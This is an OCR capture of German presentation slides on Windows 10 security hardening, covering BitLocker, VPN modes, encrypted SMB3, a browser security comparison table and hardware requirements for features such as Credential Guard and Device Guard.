






Windows Defender Konfiguration





Leider weiterhin keine SmartCard Pre-Boot-Authentication

- ✓Keine Enterprise-Lizenz mehr erforderlich, Win10-pro reicht aus
- ✓Bessere Kontrolle DMA-fähiger Schnittstellen (PCI-X, FW, Thunderbolt, …)
- ✓Evil-Maid-Angriffe weitgehend mit Secure-Boot verhinderbar
- ✓Encrypt used space only und WinPE Pre-Provisionierung
- ✓TPM+Pin mit Network-Unlock
- ✓Self-Encrypting-Devices (OPAL) Unterstützung
- ✓Neuer Modus: XTS-AES statt bisher nur AES-CBC

VPN


- ✓App-Triggered-VPN
- ✓Traffic-Filters (Split-Tunnel)
- ✓LockDown-VPN = AlwaysOn VPN mit Firewall-LockDown ohne Tunnel

VPNv2 Configuration Service Provider nur mit MDM-Lösung parametrierbar

Set-SmbServerConfiguration

Verschlüsselter SMB3 Dateizugriff

Samba 4.1+
Win8+
Server 2012+




IE11 + Edge (Edge nur CB + CBB, in nicht in LTSB)

- ✓Edge: Kein Active-X, keine BHO, keine Plug-Ins, kein VBScript, …
- ✓Flash-Updates von Microsoft über Windows-Update
- ✓Enterprise Mode: IE11 Modes und Edge / IE11 Koexistenz
- ✓Edge-Security: App Container (Universal App), Sandboxing, Prozess-Isolation, 64bit High Entropy ASLR, Control Flow Guard, …

Welcher Browser soll es zukünftig sein?

Die Qual der Wahl: Was ist das kleinere Übel?


	Microsoft Edge	Internet Explorer 11	Google Chrome for Work	Mozilla Firefox ESR
Business-tauglich	JA Group-Policies	JA Group-Policies	JA, MSI-File, Group-Policies	Bedingt, kein MSI-File, keine Group-Policies
Stable Long-Term-Support	Nein, Feature-Updates	Ja, an OS-Lifecycle gekoppelt	Nein, Feature-Updates	Bedingt, 12 Monate Extended Support R.
Flash	integriert	integriert	integiert	NPAPI PlugIn
PDF	integriert	Adobe PlugIn	integriert	Integriert oder NPAPI PlugIn
Shockwave	nicht nutzbar	Ja (als Add-On)	nicht nutzbar	nicht nutzbar
Silverlight	nicht nutzbar	Ja (als Add-On)	nicht nutzbar	Bis Ende 2016
Java	nicht nutzbar	Ja (als Add-On)	nicht nutzbar	Bis Ende 2016
ActiveX	nicht nutzbar	Ja, nutzbar	nicht nutzbar	nicht nutzbar
Extensions	Ja (Store, Beta)	ActiveX, BHO, …	Ja (Store)	Ja (Store)
VBScript	nicht nutzbar	Ja	nicht nutzbar	nicht nutzbar
Sandboxing	AppContainer	Protected Mode	Ja	Nein
ASLR	64-bit high entropy	JA, 32-bit	JA, 32-bit	JA, 32-bit
DEP	JA	JA	JA	JA
Stack-Cookies	JA	JA	JA	JA
CFG	JA	JA	Nein	Nein
MemGC	JA	Nein	Nein	Nein




Windows 10 Feature	TPM	IO/MMU	VT-x	SLAT	UEFI 2.3.1	x64
Virtualization Based Security	-	J	J	J	-	J
Credential Guard	E	-	J	J	J	J
Device Guard	-	J	J	J	J	J
BitLocker	E	-	-	-	-	-
Configurable code integrity	-	-	-	-	E	E
Microsoft Passport	E	-	-	-	-	-
Windows Hello	E	-	-	-	-	-
UEFI Secure Boot	E	-	-	-	J	-
Device health attestation (Measured Boot)	TPM 2.0	-	-	-	J	J

